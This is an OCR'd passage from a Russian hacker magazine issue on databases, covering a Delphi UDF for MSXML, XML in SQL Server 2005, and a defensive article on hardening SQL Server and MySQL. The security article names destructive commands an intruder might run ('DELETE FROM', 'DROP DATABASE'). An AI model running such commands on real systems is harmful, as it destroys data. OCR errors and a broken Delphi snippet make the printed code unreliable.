■ **XSL (Extensible Stylesheet Language)** - набор правил-шаблонов, описанных в формате XML для преобразования одного синтаксически правильного XML-файла в другую структуру. Парсер поочередно обходит все узлы дерева XML и на основе шаблонов строит результирующий документ.

Пример XSL-шаблона:



Выражение Xpath department/employee используется для указания элемента, к которому применяется нужный шаблон. А в строчке xmlns:xsl="http://www.w3.org/TR/W3-xsl" символы xmlns:xsl дают указания парсеру, что в элементе xsl:stylesheet будет использоваться язык xsl, уникальность которого гарантируется уникальностью URL http://www.w3.org/TR/W3-xsl (два документа, которые имеют одинаковое пространство имен, должны иметь одинаковый возможный набор элементов). Все теги этого языка должны начинаться префиксом xsl с последующим двоеточием и названием тега. Этот принцип называется пространством имен. Такие правила описываются с помощью языка DTD (Document Type Definition). Можно указать в своем XML-файле ссылку на DTD-файл, и тогда парсер автоматически будет проверять данные на соответствие нужной структуре. При использовании большой программной системы (несколько разработчиков) наличие DTD даст возможность просто и доступно указать формат XML-файлов.

для решения описанной выше проблемы будем использовать именно его.

РАЗРАБОТКА UDF

■ Разрабатывать UDF будем с помощью старого доброго Delphi (кто любит С, можно и на С). Для начала создадим файл с описаниями нужных COM-интерфейсов. Project Import type library, выбираешь нужную библиотеку, жмешь Create Unit. Delphi создаст файл msxml2_tlb.pas. Этот файл прописываешь в uses-секции модуля свежесозданной библиотеки UDF. А теперь открою секрет: компания Borland в документации оговаривает, что компилятор Delphi автоматически подключит код инициализации COM. Вранье, нужно все делать самому :). Для этого пропиши нужные процедуры:

```
unit Unit1;

interface


uses msxml2_tlb, ActiveX;

implementation

initialization
  Colnitialize(nil);
  IsMultiThread:=true;
loadXML;
finalization
  FreeXML;
  CoUninitialize;
end.
```

Еще один секрет: Colnitialize(nil) нужно прописывать обязательно перед IsMultiThread:=true (кто раньше писал UDF, тот знает, что параметр IsMultiThread нужен для работы с многопользовательской БД).

В поставку MS Office 2003 входит MSXML версии 5. Этот парсер использовать категорически не рекомендуется, так как это какая-то недоработка и тупиковая ветвь (неизвестно, почему четвертую версию Microsoft выпустила после релиза пятой).



МНЕНИЕ ЭКСПЕРТА: СРЕДСТВА ПОДДЕРЖКИ XML В SQL SERVER 2005

■ Сошников Дмитрий Валерьевич (dsh@mailabs.ru) - кандидат физ.-мат. наук, доцент кафедры вычислительной математики и программирования МАИ, руководитель группы искусственного интеллекта УМЦ-8, консультант компании Partners International, LLC



Многие современные приложения используют XML для хранения данных и доступа к ним, для обмена данными между приложениями (в том числе с помощью web-сервисов), для презентации данных на web-сайте совместно с технологией трансформации XSLT и т.д. Вполне естественно, что современные СУБД включают в себя всестороннюю поддержку XML. В качестве примера можно рассмотреть Microsoft SQL Server 2005, в котором появилось множество соответствующих возможностей.

Во-первых, следует отметить наличие встроенного типа данных для хранения XML. В отличие от типов varchar или BLOB, использовавшихся ранее для хранения XML-документов, XML поддерживает автоматическую валидацию данных по схеме, а также индексацию и запросы к соответствующим полям на основе XQuery с оптимизацией выполнения запросов внутренним планировщиком. Более того, предусмотрены конструкции для обновления и модификации XML-полей в таблицах, возможна индексация таблицы по XML-полям, поддерживается частичная репликация XML-данных. Другими словами, модель данных XML существенно внедрена в ядро СУБД.

С другой стороны, в MS SQL 2005 расширены средства клиентского доступа к данным на основе XML. Конструкция FOR XML позволяет получить результат SQL-запроса в виде XML-документа, который затем можно передать в качестве данных SOAP-пактов при реализации web-сервисов, или на вход XSLT-трансформации для отображения на странице web-сайта. Также SQL Server 2005 содержит встроенный web-сервис, позволяющий получать доступ к данным из любого приложения, поддерживающего web-сервисы. Это позволяет избежать написания клиентского кода доступа к данным в системах с сервис-ориентированной архитектурой.


Многие современные приложения используют XML для хранения данных и доступа к ним.

КАК ВСЕ РАБОТАЕТ?

■ Коротко принцип решения. При первой загрузке UDF (когда будет первый запрос SQL с ее использованием, а не тогда, когда запустится сервер или появится коннект к БД, которая использует UDF) выполнится процедура loadXML, которая загрузит XML-файл в память. UDF будет висеть в памяти (вместе с твоими данными), пока есть коннекты к этой БД (независимо от транзакций и прочих вещей). А ког-

да коннекты закроют, UDF выгрузится, выполнится FreeXML и уничтожатся COM-объекты.

А как же получить доступ к нужным элементам документа XML? Для этого существует механизм DOM. С помощью DOM XML парсер показывает пользователю документ как некую программную иерархию узлов и предоставляет программисту набор методов и функций, с помощью которых можно манипулировать этими узлами. Через созданный в Delphi файл опи-



сания COM-интерфейсов msxml2_tlb.pas ты можешь получить доступ к DOM XML. Ниже пример использования DOM для загрузки и выгрузки XML-документа в UDF:

```
uses msxml2_tlb, ActiveX;
...
var
  xmldCom :CoDOMDocument;
  xmld :IXMLDOMDocument2;
...
procedure LoadFirstXML(const fileName:string);
begin
  xmld:=CoDOMDocument.Create;
  xmld.async:=false;
  xmld.load(fileName);
  xmld.setProperty('SelectionLanguage','XPath');
  if xmld.parseError.errorCode<0 then begin exit;
end;

procedure freeXML;
begin
  xmld:=nil;
end;
```

Для доступа к конкретным элементам документа можно использовать функцию `selectSingleNode` или `SelectNodes`:

```
xmld.documentElement.selectNodes(xpath)
```

`xPath` - текст выражения XPath.

При использовании в XML DOM некоторые выражения XPath интерпретируются неправильно. Для исправления этой ошибки нужно указать после создания COM-объекта вот это:

```
xmld.setProperty('SelectionLanguage','XPath');
```

`xmld` - название созданного COM-объекта. В документации говорится, что параметр `SelectionLanguage` установлен в XPath по умолчанию.

ПРОБЛЕМЫ С ЯЗЫКОМ

■ Язык XML - мультинациональный, но количество кодировок и поддерживаемых языков полностью остается на совести разработчиков парсеров. Для обозначения кодировки символов в заголовке документа нужно написать `<?xml version="1.0" encoding="windows-1251"?`, где `windows-1251` - использу-



мая кодировка. Сейчас стало модным использовать кодировку UTF-8. Например, парсер `libxml2` автоматически перекодировывает в UTF-8 все загруженные файлы, поэтому при использовании DOM-функций это нужно учесть и использовать функции перекодировки, которые, кстати, есть в этой библиотеке. Слдует заметить, что `windows-1251` - это только одно из указаний парсеру. Возможно, нужно будет писать `win1251` или `win-cyr` - опять же, на совести разработчиков парсеров.

В MSXML одновременно можно использовать только один язык и указывать его можно только один раз. То есть если в `xml`- и `xsl`-документе несколько раз будут указываться кодировки (пусть даже одинаковые), будет выдано сообщение об ошибке. Оптимально загружать сначала `xml`-документ, а потом уже и `xsl`-шаблон (но уже без указания в нем кодировки). Шаблон будет правильно загружен и обработан. А вот парсер `libxml2` принимает все без исключения кодировки и преобразует их в UDF-8.

Как видишь, проблема с адресной строкой легко решается. Данный пример можно усовершенствовать добавив кеширование поиска. В MSXML существует собственный кеш, но управлять им нельзя. В LibXML, напротив, ничего кеширующего замечено не было, зато есть методы прямого доступа к памяти `libXML`.


РЕЛЯЦИОННОСТЬ VS XML

■ Можно найти много общего между реляционным способом обработки данных и методами, которые предлага-





ют технологии XML. Более того, практически все то, что может SQL (имеется в виду оператор `select`), умеет и XML. И даже больше. Я не хочу сказать, что технологии XML придут на смену реляционным. Наоборот: именно при их связке можно оценить мощь XML.

Хотя языки запросов, разработанные для XML (это в первую очередь XQuery), являются более мощными, чем SQL, структура реляционных таблиц отличается от структуры XML, так как XML в первую очередь создан для описания древовидных, а не линейных структур. Основное преимущество реляционных баз - это скорость работы с большими объемами данных. Для поиска по XML-документу его нужно полностью загрузить (разобрать) в оперативную память машины. Представь себе объем данных XML в 500 Мб. Конечно, при современном развитии вычислительной техники это не такая уж большая проблема (недостаток ума программиста компенсируется гигагерцами и гигабайтами), но в целом возможно оперировать с XML-данными только сравнительно небольшого размера.

Второй недостаток XML - это язык поиска данных, а не манипулирования ими. Сейчас для XML не существует механизмов, подобных транзакциям в реляционной среде, и, скорее всего, не появится. Несмотря на эти недостатки, XML - это мощная технология, которая не заменит реляционную, но улучшит ее возможности. 

XML в первую очередь создан для описания древовидных, а не линейных структур.



Content:

70 Падение черного ястреба

Как обеспечить безопасность данных

74 Разрешите войти?

Настройка прав доступа к базе данных

78 Спасение утопающих – дело рук, а не ног

Резервное копирование и восстановление данных

82 Эффективное управление базой данных

Инструменты автоматизации в MS SQL Server

84 Атака SQL injection

Что может сделать взломщик


90 Взлом СУБД

Обзор уязвимостей с наглядными примерами

БЕЗОПАСНОСТЬ

Фленов Михаил aka Horrific www.vr-online.ru

ПАДЕНИЕ ЧЕРНОГО ЯСТРЕБА



КАК ОБЕСПЕЧИТЬ БЕЗОПАСНОСТЬ ДАННЫХ

То, что данные нужно защищать, понятно даже ежику в тумане. Это особенно важно для баз данных, потому что в таких корпоративных хранилищах очень часто складывается то, от чего зависит вся жизнь фирмы.

СУПЕРАДМИН

■ Во время установки MS SQL Server 7.0 и младше по умолчанию выбиралось имя администратора sa (System Administrator). Пароль можно было не указывать. В MS SQL Server 2000 и старше установщик уже будет предупреждать о возможных проблемах, если не указать пароль (видимо, кто-то увидел надпись на заборе о том, что нельзя выбирать простые пароли и что пустой пароль – это вообще пробоина в безопасности покруче отверстия в корме "Титаника"). С такими паролями тонут в первые же дни плавания.

Пароль должен быть никак не короче восьми символов, не должен представлять собой читаемое слово или дату, поскольку такое, если понадобится, угадают минут за пять. Я, например, всегда наугад набираю что-нибудь на клавиатуре, а потом просто сохраняю эту ерунду в секретном файле.

Заметь, что до сих пор при установке MySQL в качестве администратора используется учетная запись root без пароля. Эта запись не связана с пользователем root из ОС, поэтому пароль необходимо поменять сразу после установки сервера. Для его смены выполняется команда:

```
/usr/bin/mysqladmin -uroot password newpass
```

Вместо newpass нужно указать новый пароль пользователя root.

РАБОТА СЕРВИСА

■ Следующие замечания касаются только Windows баз данных, потому что все они работают в системе как службы. По умолчанию все службы в Windows работают под системной учетной записью, однако у нее слишком много прав, и если хакер через баг сможет проникнуть в сервер базы данных, то будет выполнять команды в системе от имени локального пользователя. Чтобы ограничить права, нужно изменить пользователя, от имени которого стартует служба. Для этого зайти в "Панель управления"/"Администрирование"/"Службы" и найти здесь службы своего сервера. Для SQL Server это MSSQLServer и SQLServerAgent. Дважды щелкаем по обеим записям и в появившемся окне свойств переходим на закладку Log on ("Вход в систему").

Теперь выбираем пункт This account (с учетной записью) и указываем имя и пароль нужного пользователя. В идеале необходимо создать в системе новую учетную запись, которой предоставлены только те права, которые реально нужны этому сервису. Ничего лишнего предоставлять нельзя.

РАБОТА ДЕМОНА


■ В Linux дела обстоят немного сложнее, но в результате все получается намного безопаснее. Здесь нужно создать виртуальную директорию, которая будет являться корневой для сервиса, для чего я рекомендую скачать утилиту jail с сайта www.jmcresearch.com/projects/jail. Пример работы утилиты здесь рассмотреть не успею, поэтому ограничусь только принципом ее работы. За более подробной информацией обращайтесь к справочным файлам или купи книгу "Linux глазами Хакера".



Настройка учетной записи службы



Виртуальная директория chroot



ра", которая выйдет летом 2005 года. В ней по полочкам разложена вся основная информация по безопасности ОС Linux.

Итак, служба базы данных в Linux должна работать в своей виртуальной директории, выше которой программа попасть не может. На схеме виртуальной директории показана часть файловой системы Linux. Во главе всего стоит корневая директория /. В ней находятся /bin, /etc, /home, /usr и т.д. В /home расположены каталоги пользователей системы. Мы создаем здесь новую директорию, которая будет являться корнем для службы. Для примера назовем ее chroot. В ней будут свои каталоги /bin, /usr и т.д., и служба будет работать с ними, а все, что выше /home/chroot, окажется недоступным. Просто служба будет считать, что /home/chroot – это и есть корень файловой системы.

На рисунке рамкой выделены папки, которые будут видны службе. Именно в этом пространстве будет работать сервер баз данных, который будет считать, что это и есть реальная файловая система сервера.

Если хакер проникнет в систему через защищенную службу и захочет просмотреть каталог /etc, то увидит каталог /home/chroot/etc, но никак не системный /etc. Чтобы взломщик ничего не заподозрил, в каталоге /home/chroot/etc можно расположить все необходимые файлы, содержащие некорректную информацию ;). Взломщик, запросив файл /etc/passwd через уязвимую службу, получит доступ к /home/chroot/etc/passwd, потому что служба выдает его системным.

На работу системы в целом это не повлияет, потому что система будет брать пароли из файла /etc/passwd, а службе не нужны реальные пароли системы, поэтому в файл /home/chroot/etc/passwd можно засунуть все, что угодно.

ТИПЫ АУТЕНТИФИКАЦИИ

■ Перейдем к знакомству с пользователями базы данных. В большинстве баз данных учетные записи пользователей хранятся в самой базе

(в виде системных таблиц или настроечных файлов). Разработчики SQL Server 2000 пошли дальше. Здесь может быть два типа аутентификации – Windows и "Смешанная".

Если выбрана аутентификация Windows, то для проверки пользователей используются учетные записи Windows и ее встроенные механизмы проверки подлинности. Рекомендую использовать именно этот метод, потому что в нынешних дистрибутивах для аутентификации используется Kerberos, который достаточно надежен и к тому же проверен временем в *nix-подобных системах.

В смешанном режиме можно создавать пользователей, информация о которых будет храниться SQL-сервером в системных таблицах, что не есть хорошо по следующим причинам.

■ Нужно управлять двумя базами пользователей. Чаще всего занимается этим лень, поэтому, как правило, все пользователи работают под одной учетной записью или записи соответствуют тем, которые заведены для них в ОС Windows. Таким образом, взломав SQL Server, злоумышленник получит доступ к паролю, который открывает все двери в системе.

■ Пользователям нужно знать два пароля: на вход в Windows-сервер для работы с файлами и на SQL Server. Конечно же, если пользователю нужен доступ только к базе данных, то для работы потребуется только один пароль – имеющий права доступа к SQL Server.

■ ОС хранит свои пароли более надежно, с хорошим шифрованием, в закрытом на чтение файле. В MS SQL сервере защита записей проще и все записи при наличии прав администратора легко прочитать в таблице sysusers базы данных Master.

В этой статье я расскажу об обоих способах хранения паролей, потому что не все базы данных (отличающиеся от MS) поддерживают аутентификацию Windows.

АУТЕНТИФИКАЦИЯ MS SQL

■ В MS SQL Server все настройки происходят в SQL Enterprise Manager.



Запусти эту программу, и перед тобой откроется окно с разделенной на две части рабочей областью: слева дерево объектов, справа – то, что содержит выделенный в дереве объект.

Откроем ветку Microsoft SQL Servers, в которой содержатся группы серверов. По умолчанию создается группа с именем SQL Server Group. После выделения группы в ней становятся видны все серверы. Если есть локальный сервер, то он останется единственным до тех пор, пока не будут зарегистрированы другие серверы баз данных (удаленные или локальные). Щелчком по имени сервера и в появившемся меню выберем пункт Properties. Перед тобой откроется окно свойств сервера. Идем на вкладку Security – здесь к твоим услугам переключатель между режимами.

Здесь же можно выбрать уровень аудита (Audit Level). По умолчанию выбран None, а значит, сервер не будет сохранять в логах информацию об удачных или неудачных входах в систему. Все знают, что в продуктах MS настройки по умолчанию далеки от идеала, но то, что в логах не будет информации о входах пользователей, – просто катастрофа. Срочно переключай аудит на All, чтобы можно было контролировать, кто и когда входил (или пытался войти).


ВНЕШНИЕ КЛЮЧИ

■ Как ключи могут повлиять на безопасность? Казалось бы, это всего лишь связь между двумя таблицами. Здесь все довольно просто. Чаще всего связь построена по принципу главный-подчиненный (один-ко-многим). В одной таблице находится главная строка, а в другой – множество подчиненных строк. Допустим, у нас есть две таблицы: одна для хранения списка сотрудников (People), а другая с информацией об их зарплатах по каждому месяцу (Salary). Если попы-

Одна из причин падения курсов акций компаний, офисы которых находились во Всемирном торговом центре Нью-Йорка, – утрата корпоративных данных: в башнях-близнецах располагались крупнейшие коммерческие офисы и множество серверов с секретными и особо важными данными.

В истории известны случаи, когда уничтожение данных приводило к банкротству фирмы, а виной всему было вилетанство админов.

»



таться удалить запись из таблицы Peoples, для которой есть подчиненные записи в Salary, то произойдет ошибка (сначала нужно удалить все подчиненные записи).

Ты еще не видишь преимущество вторичных ключей? А я вижу. Таблицы сотрудников можно сильно не защищать, потому что с ними работает множество народа и текущий список может быть доступен через web. Другое дело - зарплата. Даже если хакер получит доступ к Peoples, то не сможет удалить все записи. Внешние ключи не дадут врагу сделать свое черное дело, пока не будут удалены соответствующие записи из Salary, что намного сложнее.

Из всего сказанного можно сделать такой вывод: если есть публичная таблица, из которой запрещено удалять (Public), создай для нее подчиненную таблицу (Slave), защищенную по полной программе, и свяжи обе таблицы внешним ключом. При создании новой записи в главной таблице в подчиненную должна добавляться связанная строка. Эта связь сделает удаление из Public невозможным до тех пор, пока хакер не найдет закрытую для бдительной общественности таблицу Slave.

ТРИГГЕРЫ

■ Не менее интересным способом обеспечения безопасности являются триггеры - коды, похожие на процедуры, хранящиеся на сервере. Такой код нельзя вызвать напрямую: он выполняется в ответ на определенные события (вставка, изменение и удаление строк). Внутри триггера можно проверить корректность выполняемых действий. Если хакер попытается испортить данные, в триггере можно будет увидеть этот подвиг.

Рассмотрим пример защиты таблицы от изменений через триггер. Для защищенной таблицы заводим поле Security. В этом поле должен храниться код, который вычисляется известным только тебе способом, например,

расчетом контрольной суммы всех полей. Если пользователь изменил значения какой-либо строки с помощью программы, то она автоматически пересчитывает контрольную сумму. Если строка изменена напрямую, то в поле Security будет некорректное значение, которое легко определить в триггере (а он должен выполняться на события изменения данных) и откатить злостное изменение.

Точно так же можно защищать таблицы не только от изменения, но и от вставки (защита от флуда на базу данных) и удаления (попытки уничтожить важные данные).

ПРАВА ДОСТУПА

■ Любые попытки отконфигурировать базу данных на полную безопасность окажутся пустой тратой времени, если неправильно настроены права доступа к объектам. Если все объекты базы данных и сами данные светятся в интернете, как гилянга на кремлевской елке, то работа админа пропала даром. Настроить права доступа - первое, что нужно сделать. В этом случае даже если взломщик проникнет в систему, у него не хватит прав на доступ ко всем секретам. О правах доступа читай в отдельной статье.

ОБНОВЛЕНИЕ

■ Как известно, в любой программе есть ошибки. Спроси любого хакера о том, какое ядро Linux самое безопасное. Ответ очевиден - самое последнее. Не торопись доверять этим слухам о ядре, не содержащем ошибок: просто о них еще никто не узнал. Задай тот же вопрос тому же гуру через полгода, и то ядро, которое хвалили полгода назад, назовут самым дырявым в истории Linux.


Что поделаешь, такова природа человечества в целом и программного обеспечения в частности :). Ошибки есть всегда и везде. Как только появляется критическая ошибка в какой-либо базе данных, у админов всего мира начинается черная полоса в профессиональной деятельности, потому что в первые дни после выхода эксплойта хакеры ломают все, что только под руку попадется.

Основная задача специалиста по безопасности - вовремя выявлять эти ошибки и исправлять раньше, чем взломщик воспользуется уязвимостью. Для этого нужно быть подписанием на все основные BugTraq и регулярно следить за выходами обновлений базы данных. По своему опыту могу сказать, что лучше всего на это дело реагируют Oracle и MS. Их патчи выходят вовремя, и если не проспай нужный момент, вероятность взлома намного снизится.

Помни, что основными причинами взлома являются неправильное распределение прав и не пропатченный вовремя софт.

МОМЕНТАЛЬНАЯ РЕАКЦИЯ

■ Между взломщиками и специалистами по безопасности идет самая настоящая война, в которой побеждает тот, кто знает больше и реагирует на все быстрее. Если не хочешь оказаться в числе проигравших, научись быстро реагировать на происходящее. В базах данных для этого есть множество удобных прибамбасов, и в этом плане одним из лидеров является MS SQL Server. В этом сервере есть очень удобный помощник - события.



Окно создания нового события

Дополнительную безопасность могут обеспечить constraint - ограничение на допустимые значения. Например, в колонку с информацией о поле человека ввести только значения "Мэ" и "Жэ" :).

Обязательно используй внешние ключи для объединения таблиц. Эти ключи помогут сохранить целостность данных и не позволят удалить строки, если есть существующие связи.

В защите данных неплохо помогают триггеры - функции, которые выполняются на определенных действиях (вставка, изменение, удаление).

Сервер баз данных может повить достаточно много событий. Наиболее интересным с точки зрения безопасности может быть Insufficient permission (недостаточные права). Допустим, хакер пытается проникнуть в систему и удалить все данные. На каком-то этапе исследования он узнает пароль доступа одного из пользователей и запустит команду DELETE FROM DatabaseName. Если прав недостаточно, то злодей будет искать другую учетную запись и пароль к ней до тех пор, пока не найдет интересующую его жертву.

Задача защищающей стороны - вовремя обнаружить попытку взлома, и в

этом ей помогают события. Когда хакер неужачно выполнил команду, система генерирует ошибку Insufficient permission, и чем быстрее обнаружится ошибка, тем быстрее можно будет предпринять меры пресечения. Например, узнав об ошибке, можно тут же добавить в сетевой экран фильтр и запретить любое подключение с IP-адреса злоумышленника. Таким образом, можно выиграть время, пока хакер будет обходить правила сетевого экрана. Начинаящего взломщика это может просто напугать, и он убежит сломя голову.

Как создаются события? В Enterprise Manager открываем ветку

Management/SQL Server Agent/Alerts. Здесь щелкаем правой кнопкой и в появившемся меню выбираем New Alert. Открывается окно создания нового события, в котором нужно заполнить следующие поля:


- name - имя, которое может быть любым;
- type - тип события, может быть event alert (здесь все основные события) и performance condition alert (события производительности);
- Severity - здесь нужно указать конкретное событие, которое требуется отловить.

На закладке Response можно указать операторов, которым нужно отослать сообщения (e-mail, net send или пейджер) о возникновении события.

Операторы - это просто контактная информация людей, отвечающих за работу сервера. Например, можно указать себя и свой e-mail, и при возникновении события на твой ящик будет падать тревожное письмо с информацией об ошибке. Таким образом, как только возникнет критическое событие, не надо будет лишний раз осматривать весь журнал безопасности.

ИТОГО

■ В этой статье мы рассмотрели основы безопасности и средства, которые предоставляют базы данных. Но нельзя забывать, что уязвимыми могут быть не только настройки, но и сама ОС или программы базы данных. Ошибки есть в любом софте, поэтому не забывай следить за сообщениями об ошибках и обновлять сервер. Надежда на то, что тебя не взломают, - рискованное дело. Когда-нибудь найдется человек, который просто от скуки или в отместку за что-нибудь напишет DROP DATABASE, и тогда, увы, ты распрощаешься с плодами своего многолетнего труда. ☹



Окно создания нового оператора



- НУ И ГДЕ МОЙ КРЯКЕР ИНТЕРНЕТА?




- А ТЫ ЗАПУСТИ .EXE-ШНИК ИЗ АТТАЧА!

НЕ ВЕДИСЬ НА ВСЕ ПОДРЯД, ЧИТАЙ WWW.XAKER.RU

Михаил Фленов aka Horrific (www.vr-online.ru)

РАЗРЕШИТЕ ВОЙТИ?



НАСТРОЙКА ПРАВ ДОСТУПА К БАЗЕ ДАННЫХ

Безопасность сервера во многом зависит от того, как администратор настроит права доступа на объекты. Разрешил пользователю чуть больше необходимого - жди проблем.

